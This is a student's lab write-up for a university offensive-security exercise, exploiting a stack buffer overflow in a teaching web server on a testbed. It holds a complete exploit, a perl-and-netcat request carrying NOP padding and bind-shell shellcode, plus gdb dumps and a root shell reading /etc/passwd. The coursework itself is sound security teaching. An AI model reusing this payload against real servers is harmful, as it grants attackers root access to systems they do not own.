BOF exercise

Offensive Technologies 2021
Matteo Franzil <matteo.franzil@studenti.unitn.it>

October 13, 2021

1 Solution

To solve the exercise, I first connected with a regular SSH connection:

```
ssh otech2af@users.deterlab.net
ssh server.franzil-pathame.offtech

cd /usr/lib/fhttpd/

sudo make
sudo ./webserver 8080
```

Code 1 Code for connecting and starting the server.

This time, we don't need GUIs: two shells are sufficient for completing the exercise. In the first, we proceed with compiling the webserver with `sudo make` and starting it with `sudo ./webserver`. We will leave the first shell there, waiting for the output.

In the second shell, we can exploit the vulnerability as easily as sending an arbitrarily large request. Indeed, by inspecting the source code we learn that there are two bounded buffers, set to 1024 bytes each. The first can be found in the `char *get_header()` method, the second in the `int send_response()` method. By further inspecting what these two methods do, we can conclude that we can crash the server either by sending an oversized (1024+) path in our GET request, or by sending an oversized header (i.e., `If-Modified-Since` or `Content-Length`).



Figure 1 Exploiting the vulnerability with a 1050-byte-sized payload: the server crashes with a *bad file descriptor* error.

Figure 2 Exploiting the vulnerability with a 10000-byte-sized payload: the server crashes with a *segmentation fault* error.

2 Shellcode

It is additionally possible to exploit the vulnerability via injecting shell code in the Content-Length parameter (the path parameter is also vulnerable, although harder to exploit). In order to obtain the necessary parameters for a successful exploitation, I used `gdb` on the `webserver` executable, placing a breakpoint at line `88` in order to learn the address of the `rip` (return instruction pointer) address and gather information about the required number of NOPs.

Figure 3 Gathering information with `gdb`.

For the shellcode, I used the Python library `pwntools` to generate a proper `x86_64` Linux shellcode that binds a Dash shell to port `8081`. The obtained script looked like this:

```
perl -e 'print "POST \/ HTTP\/1.1\r\nContent-Length: " . "\x90"x500
 . "\x6a\x29\x58\x6a\x02\x5f\x6a\x01\x5e\x99\x0f\x05\x52\xba\x01\x01\x01
\x01\x81\xf2\x03\x01\x1e\x90\x52\x6a\x10\x5a\x48\x89\xc5\x48\x89\xc7
\x6a\x31\x58\x48\x89\xe6\x0f\x05\x6a\x32\x58\x48\x89\xef\x6a\x01\x5e
\x0f\x05\x6a\x2b\x58\x48\x89\xef\x31\xf6\x99\x0f\x05\x48\x89\xc5\x6a
\x03\x5e\x48\xff\xce\x78\x0b\x56\x6a\x21\x58\x48\x89\xef\x0f\x05\xeb
\xef\x6a\x68\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x2f\x73\x50\x48\x89\xe7
\x68\x72\x69\x01\x01\x81\x34\x24\x01\x01\x01\x01\x31\xf6\x56\x6a\x08
\x5e\x48\x01\xe6\x56\x48\x89\xe6\x31\xd2\x6a\x3b\x58\x0f\x05"
. "\x90"x494 . "\x90\xfb\x5a\xf7\xff\x7f" . "\r\n\r\n"'
 | nc -v -v -q 2 localhost 8082
```

Code 2 Code for the exploitation.

This code makes a request whose Content-Length header first contains some NOP padding, then the shell code, then some more padding - enough to overflow the buffer and barely touch the `rip` registry - finally, the address of the start of the buffer and two `CRLF`.

```
(gdb) x /2040bx hdrval
0x7ffff75af9d0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75af9d8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75af9e0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75af9e8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75af9f0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75af9f8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afa00: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afa08: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afbb8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afbc0: 0x90    0x90    0x90    0x90    0x6a    0x29    0x58    0x6a
0x7ffff75afbc8: 0x02    0x5f    0x6a    0x01    0x5e    0x99    0x0f    0x05
0x7ffff75afbd0: 0x52    0xba    0x01    0x01    0x01    0x01    0x81    0xf2
0x7ffff75afbd8: 0x03    0x01    0x1e    0x90    0x52    0x6a    0x10    0x5a
0x7ffff75afbe0: 0x48    0x89    0xc5    0x48    0x89    0xc7    0x6a    0x31
0x7ffff75afbe8: 0x58    0x48    0x89    0xe6    0x0f    0x05    0x6a    0x32
0x7ffff75afe18: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afe20: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afe28: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afe30: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7ffff75afe38: 0x90    0x90    0x90    0xfb    0x5a    0xf7    0xff    0x7f
0x7ffff75afe40: 0x0a    0x0a    0x00    0x0d    0x00    0x00    0x00    0x00
```

Figure 4 Inspecting the shellcode with GDB (start of payload, start of shellcode, end of payload)

After making the request, the now-compromised webserver will spawn a `/bin/dash/` and bind it to port `8081`. We can, again, connect to it with netcat. Once in, we can use `/bin/bash -i` to spawn an interactive shell as root (since the webserver was run as root) and we have full access to everything.

```
otech2af@server:~$ nc -nv 127.0.0.1 8081
Connection to 127.0.0.1 8081 port [tcp/*] succeeded!
/bin/bash -i
root@server:/usr/src/fhttpd# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Figure 5 Connecting to our shell.

```
(gdb) c
Continuing.
process 10399 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No source file named /usr/src/fhttpd/webserver.c.
```

Figure 6 What we see on the other side: a new program being executed within the webserver, with `exec`.